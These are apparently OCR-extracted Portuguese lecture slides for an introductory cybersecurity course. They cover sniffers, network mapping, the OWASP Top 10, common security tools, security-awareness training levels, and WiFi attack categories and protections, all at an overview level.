
Preparação dos Dados

- Dados → Pacotes → Quadros




Encaminhamento dos Dados

- Destino na Rede Local x Internet
  - Verifica pela máscara de rede



Sniffers

- O que são?
- Há dois tipos
  - Passivos
  - Ativos




Sniffers

- Eficácia
  - Limitado ao segmento de rede
    - Ideal instalar no gateway
  - Placas de rede em modo promíscuo
    - Todos os dados da rede ficam disponíveis
  - Analisar “offline”
    - Analisar em tempo real pode ser muito confuso!

Mapeamento de Rede

- O que é isso?
- Identificar
  - Caminhos dos dados
  - Portas em uso
  - Serviços em execução
  - Versão de software e S.O.
  - ...



Mapeamento de Rede

- Efetividade
  - Depende das configurações do firewall
    - Pode bloquear muitas consultas
  - Fica na zona cinza da lei
    - Similar a observar dentro da casa de outra pessoa
  - Para testar...
    - Site: scanme.nmap.org

Tecnologias para a Web

- Página/Aplicação Web
  - Conteúdo
  - Forma
  - Ações (cliente)
  - Ações (servidor)

- Cada parte...
  - Desenvolvida com tecnologias próprias
- Vulnerabilidades
  - Na interação entre esses elementos!


Maiores Riscos a Aplicações Web

- Segundo o OWASP (https://owasp.org/www-project-top-ten/)
  1. Injeção de Código
  2. Quebra de Autenticação
  3. Exposição de dados sensíveis
  4. Entidades externas de XML
  5. Quebra de controle de acesso
  6. Configuração incorreta de segurança
  7. Cross-Site Scripting (XSS)
  8. Desserialização Insergura
  9. Utilização de Componentes Vulneráveis
  10. Logs e monitoramento insuficientes

Ferramentas para Prevenção

- Existem diversas ferramentas
  - Incluindo as mantidas pela OWASP
- São recursos adicionais:
  - Importante é entender os mecanismos
  - E agir preventivamente

- Luta constante e eterna
  - Client Side x Server Side
  - Em ataques, as coisas se misturam



Ferramentas

- Netcat
  - Ncat é instalado no Windows com o Zenmap
  - Nc pode ser instalado no Linux separadamente
- Google Hacking
- Ferramentas de varredura
  - Dirb, DirBuster, DirStalk, Scout...
- Ferramentas de varredura de vulnerabilidade
  - wapiti

Engenharia Social

- Principal técnica de combate...

Informação

Qual Treinamento?

Tipo	Quem
Conscientização	Todos
Conhecimentos básicos de segurança	Todos que lidem com TI
Treinamento	Papeis e responsabilidades funcionais relativas a sistemas de TI
Educação de Segurança	Especialistas/Profissionais de Segurança em TI

	Conscientização	Treinamento	Educação
Atributo	"O quê"	"Como"	"Por quê"
Nível	Informação	Conhecimento	Percepção
Objetivo	Reconhecimento	Habilidade	Entendimento
Método de ensino	**Mídia** — Vídeos — Boletins informativos — Pôsteres etc.	**Instrução prática** — Palestra — Seminário de estudo de caso — Prática	**Instrução teórica** — Seminário de discussão — Leitura sobre o assunto
Tipo de teste	Verdadeiro/falso Múltipla escolha (identifica aprendizado)	Solução de problemas (aplica aprendizado)	Ensaio (interpreta aprendizado)
Impacto	Curto prazo	Prazo intermediário	Longo prazo

Redes sem fio

- Equipamentos usuais:
  - *Access Point* (AP, ponto de acesso)
    - Apenas faz a conexão
  - Roteador *Wireless* (Roteador + AP)
    - Faz conexão e inclui recursos de roteamento
    - Em geral provém DHCP
  - “Estações” WiFi

Tipos de ataques comuns

- Usando adaptadores em “modo monitor”
  - Similar ao modo “promíscuo”
  - Ataques usuais:
    - Força Bruta no WPS (modo PIN)
    - Monitoramento de tráfego / Crack Offline
    - Monitoramento de conteúdo (rede aberta)
    - DoS por desconexão.
- Usando APs portáteis (ou Tethering)
  - Redes Abertas WiFi Falsas
  - Evil Twin (Gêmeo do mal – variante!).

Como proteger a rede?

- Redes Abertas e Criptografadas
  - IPs / Esconder o SSID / Filtrar MAC / Desligar WPS
- Criptografia
  - WEP – Wired Equivalent Privacy
  - WPA – WiFi Protected Access
  - WPA2 – Evolução:
    - Personal: PSK – Pre-Shared Key
    - Enterprise: Servidor de autenticação
    - Criptografia: TKIP/AES
  - WPA3 – Ainda não amplamente disponível

ENCERRAMENTO

Resumo e Próximos Passos

- Alguns dos principais ataques via Web
  - Injeção de SQL
  - Injeção de código
  - Entidades Externas em XML (XEE)
- Retomada nos principais assuntos!
- **Pós Aula**: Aprenda Mais, Pós Aula e Desafio!
  - No padlet: https://padlet.com/djcaetano/segciber

- Mais algumas vulnerabilidades...
  - Sequestro de sessão, XSS...

PERGUNTAS?